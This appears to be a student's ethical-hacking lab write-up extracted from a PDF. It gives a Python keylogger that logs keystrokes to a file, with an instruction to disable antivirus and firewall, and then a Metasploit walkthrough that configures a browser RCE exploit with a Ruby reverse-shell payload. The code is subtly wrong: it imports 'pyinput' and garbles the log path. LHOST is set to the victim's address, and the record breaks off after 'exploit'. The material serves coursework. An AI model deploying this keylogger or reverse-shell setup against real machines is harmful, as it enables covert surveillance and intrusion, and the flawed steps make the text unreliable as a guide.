
Creating a Keylogger with Python

- Write a Python script that captures and logs keystrokes from a target system.
- Execute the keylogger script and observe the logged keystrokes.
- Understand the potential security risks associated with keyloggers and the importance of protecting against them.

Solution:

- ❖ **Write a Python script that captures and logs keystrokes from a target system.**

1st Turn off Antivirus & Firewall



Keylogger.pyw

```
from pyinput.keyboard import Key, Listener  
import logging
```

```
# Specify the location where the log will be saved
```

```

log_dir = "keylog.txt"

# Set up logging configuration (this will log the keys pressed to a text file)
logging.basicConfig(filename=(log_dir + "key_log.txt"), level=logging.DEBUG,
format='%(asctime)s: %(message)s')


# Define the function that gets called when a key is pressed
def on_press(key):
    logging.info(str(key))

# Set up the listener to monitor keyboard events
with Listener(on_press=on_press) as listener:
    listener.join()

```

❖ Execute the keylogger script and observe the logged keystrokes.

› PS D:\TYCS\EH\prac9> & "C:/Program Files/Python313/python.exe" d:/TYCS/EH/prac9/hello.pyw



```
keylog.txt      hello.pyw      keylog.txtkey_log.txt X
keylog.txtkey_log.txt > data
1 2025-01-15 11:21:57,870: Key.backspace
404 2025-01-15 11:30:09,517: Key.shift
405 2025-01-15 11:30:09,821: 'D'
406 2025-01-15 11:30:10,125: 'R'
407 2025-01-15 11:30:10,605: Key.space
408 2025-01-15 11:30:11,357: Key.shift
409 2025-01-15 11:30:11,566: 'C'
410 2025-01-15 11:30:11,741: 'h'
411 2025-01-15 11:30:11,837: 'a'
412 2025-01-15 11:30:12,141: 'r'
413 2025-01-15 11:30:12,286: 'u'
414 2025-01-15 11:30:12,557: 'l'
415 2025-01-15 11:30:12,861: Key.alt_l
416 2025-01-15 11:30:12,989: Key.tab
417 2025-01-15 11:30:18,093: Key.cmd
418 2025-01-15 11:30:18,221: Key.shift
419 2025-01-15 11:30:18,365: 'S'
420
```

PRACTICAL NO 10

By Chandan

(Under the guidance of Dr. Charul Singh)

Aim:

Exploiting with Metasploit (Kali Linux)

- Identify a vulnerable system and exploit it using Metasploit modules.
- Gain unauthorized access to the target system and execute commands or extract information.
- Understand the ethical considerations and legal implications of using Metasploit for penetration testing.

Solution:

❖ Identify a vulnerable system and exploit it using Metasploit modules.

Step1: Write command “msfconsole”

```
(kali㉿kali)-[~]
$ msfconsole

Metasploit tip: View missing module options with show missing
[*] Starting the Metasploit Framework

/home/kali
IIIIII   dTb.dTb
II      4' v 'B .''''-' / \ '''' .
II      6. .P : . / | \ . : ;
II      'T;..;P' . / | \ . : ;
II      'T; ;P' . / | \ . : ;
IIIIII   'YvP' . / | \ . : ;

I love shells --egypt

      =[ metasploit v6.4.18-dev ] 
+ -- ---=[ 2437 exploits - 1255 auxiliary - 429 post ] 
+ -- ---=[ 1468 payloads - 47 encoders - 11 nops ] 
+ -- ---=[ 9 evasion ] 

Metasploit Documentation: https://docs.metasploit.com/
```

Step2: Use msf6 > search tcp

```
msf6 > search tcp
Matching Modules
=====
#      Name
k  Description
-
0    auxiliary/dos/scada/igss9_dataserver
7-Technologies IGSS 9 IGSSdataServer.exe DoS
1    payload/aix/ppc/shell_bind_tcp
AIX Command Shell, Bind TCP Inline
2    payload/aix/ppc/shell_reverse_tcp
AIX Command Shell, Reverse TCP Inline
3    payload/android/meterpreter_reverse_tcp
Android Meterpreter Shell, Reverse TCP Inline
4    payload/android/meterpreter/reverse_tcp
Android Meterpreter, Android Reverse TCP Stager
5    auxiliary/gather/zelopanax_info_disclosure
```

Step 3: Use msf6 > use exploit/multi/browser/msfd_rce_browser

```
msf6 > use exploit/multi/browser/msfd_rce_browser
[*] No payload configured, defaulting to generic/shell_reverse_tcp
```

Step 4: msf6 exploit(multi/browser/msfd_rce_browser) > show -h options

```
msf6 exploit(multi/browser/msfd_rce_browser) > show -h options
[*] Valid parameters for the "show" command are: all, encoders, nops, exploits, payloads,
auxiliary, post, plugins, info, options, favorites
[*] Additional module-specific parameters are: missing, advanced, evasion, targets, actions

Module options (exploit/multi/browser/msfd_rce_browser):
Name      Current Setting  Required  Description
REMOTE_IP   127.0.0.1       yes       Remote IP address when called from victim
REMOTE_PORT 55554          yes       Remote port the service is running at
SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses
SRVPORT     8080           yes       The local port to listen on.
SSL         false           no        Negotiate SSL for incoming connections
SSLCert      Path to a custom SSL certificate (default is randomly generated)
URI PATH      The URI to use for this exploit (default is random)

Payload options (generic/shell_reverse_tcp):
Name      Current Setting  Required  Description
LHOST     10.0.2.15        yes       The listen address (an interface may be specified)
LPORT     4444             yes       The listen port

Exploit target:
Id  Name
--  --
0   Automatic

View the full module info with the info, or info -d command.
```

Step 5: msf6 exploit(multi/browser/msfd_rce_browser) > set srvport 1244 srvport => 1244

```
msf6 exploit(multi/browser/msfd_rce_browser) > set srvport 1244
srvport => 1244
```

Step 6: msf6 exploit(multi/browser/msfd_rce_browser) > show options

```
msf6 exploit(multi/browser/msfd_rce_browser) > show options
Module options (exploit/multi/browser/msfd_rce_browser):
Name      Current Setting  Required  Description
---      ---            ---        ---
REMOTE_IP    127.0.0.1      yes       Remote IP address when called from victim
REMOTE_PORT   55554         yes       Remote port the service is running at
SRVHOST     0.0.0.0          yes      The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses
SRVPORT      1244           yes       The local port to listen on.
SSL          false          no        Negotiate SSL for incoming connections
SSLCert      Path to a custom SSL certificate (default is randomly generated)
URIPATH      Path to a custom URI (default is random)

Payload options (generic/shell_reverse_tcp):
Name      Current Setting  Required  Description
---      ---            ---        ---
LHOST     10.0.2.15        yes       The listen address (an interface may be specified)
LPORT      4444            yes       The listen port

Exploit target:
Id  Name
--  --
0   Automatic

View the full module info with the info, or info -d command.
```

Step 7: msf6 exploit(multi/browser/msfd_rce_browser) > set ssl true

```
msf6 exploit(multi/browser/msfd_rce_browser) > set ssl true
[!] Changing the SSL option's value may require changing RPORT!
ssl => true
```

Step 8: msf6 exploit(multi/browser/msfd_rce_browser) > show options

```

msf6 exploit(multi/browser/msfd_rce_browser) > show options

Module options (exploit/multi/browser/msfd_rce_browser):
=====
Name   Current Setting  Required  Description
----  --  --  --
REMOTE_IP    127.0.0.1      yes      Remote IP address when called from victim
REMOTE_PORT   55554        yes      Remote port the service is running at
SRVHOST     0.0.0.0        yes      The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses
SRVPORT     1244         yes      The local port to listen on.
SSL        true          no       Negotiate SSL for incoming connections
SSLCert
URIPATH
=====
Payload options (generic/shell_reverse_tcp):
=====
Name   Current Setting  Required  Description
----  --  --  --
LHOST  10.0.2.15      yes      The listen address (an interface may be specified)
LPORT  4444         yes      The listen port
=====
Exploit target:
=====
Id  Name
--  --
0   Automatic
=====
View the full module info with the info, or info -d command.

```

Step 9: msf6 exploit(multi/browser/msfd_rce_browser) > show payloads

```

msf6 exploit(multi/browser/msfd_rce_browser) > show payloads

Compatible Payloads
=====

#  Name
option
-  --
0  payload/cmd/unix/bind_aws_instance_connect .           normal  No      Unix S
SH Shell, Bind Instance Connect (via AWS API)
1  payload/generic/custom .           normal  No      Custom
Payload
2  payload/generic/shell_bind_aws_ssm .           normal  No      Command
d Shell, Bind SSM (via AWS API)
3  payload/generic/shell_bind_tcp .           normal  No      Generi
c Command Shell, Bind TCP Inline
4  payload/generic/shell_reverse_tcp .           normal  No      Generi
c Command Shell, Reverse TCP Inline
5  payload/generic/ssh/interact .           normal  No      Interact
ct with Established SSH Connection
6  payload/multi/meterpreter/reverse_http .           normal  No      Archit
ecture-Independent Meterpreter Stage, Reverse HTTP Stager (Multiple Architectures)
7  payload/multi/meterpreter/reverse_https .           normal  No      Archit
ecture-Independent Meterpreter Stage, Reverse HTTPS Stager (Multiple Architectures)
8  payload/ruby/pingback_bind_tcp .           normal  No      Ruby P
ingback, Bind TCP
9  payload/ruby/pingback_reverse_tcp .           normal  No      Ruby P
ingback, Reverse TCP
10 payload/ruby/shell_bind_tcp .           normal  No      Ruby C
ommand Shell, Bind TCP
11 payload/ruby/shell_bind_tcp_ipv6 .           normal  No      Ruby C
ommand Shell, Bind TCP IPv6
12 payload/ruby/shell_reverse_tcp .           normal  No      Ruby C
ommand Shell, Reverse TCP
13 payload/ruby/shell_reverse_tcp_ssl .           normal  No      Ruby C
ommand Shell, Reverse TCP SSL

```

Step 10: msf6 exploit(multi/browser/msfd_rce_browser) > set payload
ruby/shell_reverse_tcp
payload => ruby/shell_reverse_tcp

```
msf6 exploit(multi/browser/msfd_rce_browser) > set payload ruby/shell_reverse_tcp
payload => ruby/shell_reverse_tcp
```

Step 11: msf6 exploit(multi/browser/msfd_rce_browser) > show options

```
msf6 exploit(multi/browser/msfd_rce_browser) > show options

Module options (exploit/multi/browser/msfd_rce_browser):
Name      Current Setting  Required  Description
---      ---           ---           ---
REMOTE_IP    127.0.0.1      yes        Remote IP address when called from victim
REMOTE_PORT   55554         yes        Remote port the service is running at
SRVHOST     0.0.0.0         yes        The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses
SRVPORT      1244          yes        The local port to listen on.
SSL          true          no         Negotiate SSL for incoming connections
SSLCert       -            no         Path to a custom SSL certificate (default is randomly generated)
URI PATH     -             no         The URI to use for this exploit (default is random)

Payload options (ruby/shell_reverse_tcp):
Name      Current Setting  Required  Description
---      ---           ---           ---
LHOST     10.0.2.15        yes        The listen address (an interface may be specified)
LPORT      4444          yes        The listen port

Exploit target:
Id  Name
--  --
0  Automatic

View the full module info with the info, or info -d command.
```

Step 12: In victim pc ipconfig

```
Microsoft Windows [Version 10.0.22631.4751]
(c) Microsoft Corporation. All rights reserved.
```

```
C:\Users\Admin>ipconfig
```

```
Windows IP Configuration
```

```
Ethernet adapter Ethernet:
```

```
Connection-specific DNS Suffix  . :
Link-local IPv6 Address . . . . . : fe80::e7a7:b233:5ac9:aca4%10
IPv4 Address . . . . . : 192.168.90.114
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.90.1
```

Step 13: msf6 exploit(multi/browser/msfd_rce_browser) > set lhost 192.168.90.114

```
msf6 exploit(multi/browser/msfd_rce_browser) > set lhost 192.168.90.114
lhost => 192.168.90.114
```

Step 14: msf6 exploit(multi/browser/msfd_rce_browser) > show options

```
msf6 exploit(multi/browser/msfd_rce_browser) > show options

Module options (exploit/multi/browser/msfd_rce_browser):

Name      Current Setting  Required  Description
---      _____           _____
REMOTE_IP    127.0.0.1        yes      Remote IP address when called from victim
REMOTE_PORT   55554          yes      Remote port the service is running at
SRVHOST     0.0.0.0          yes      The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses
SRVPORT      1244           yes      The local port to listen on.
SSL         true            no       Negotiate SSL for incoming connections
SSLCert
URIPATH

Payload options (ruby/shell_reverse_tcp):

Name      Current Setting  Required  Description
---      _____           _____
LHOST     192.168.90.114    yes      The listen address (an interface may be specified)
LPORT      4444            yes      The listen port

Exploit target:

Id  Name
--  --
0   Automatic

View the full module info with the info, or info -d command.
```

Step 15: msf6 exploit(multi/browser/msfd_rce_browser) > exploit
ls -a

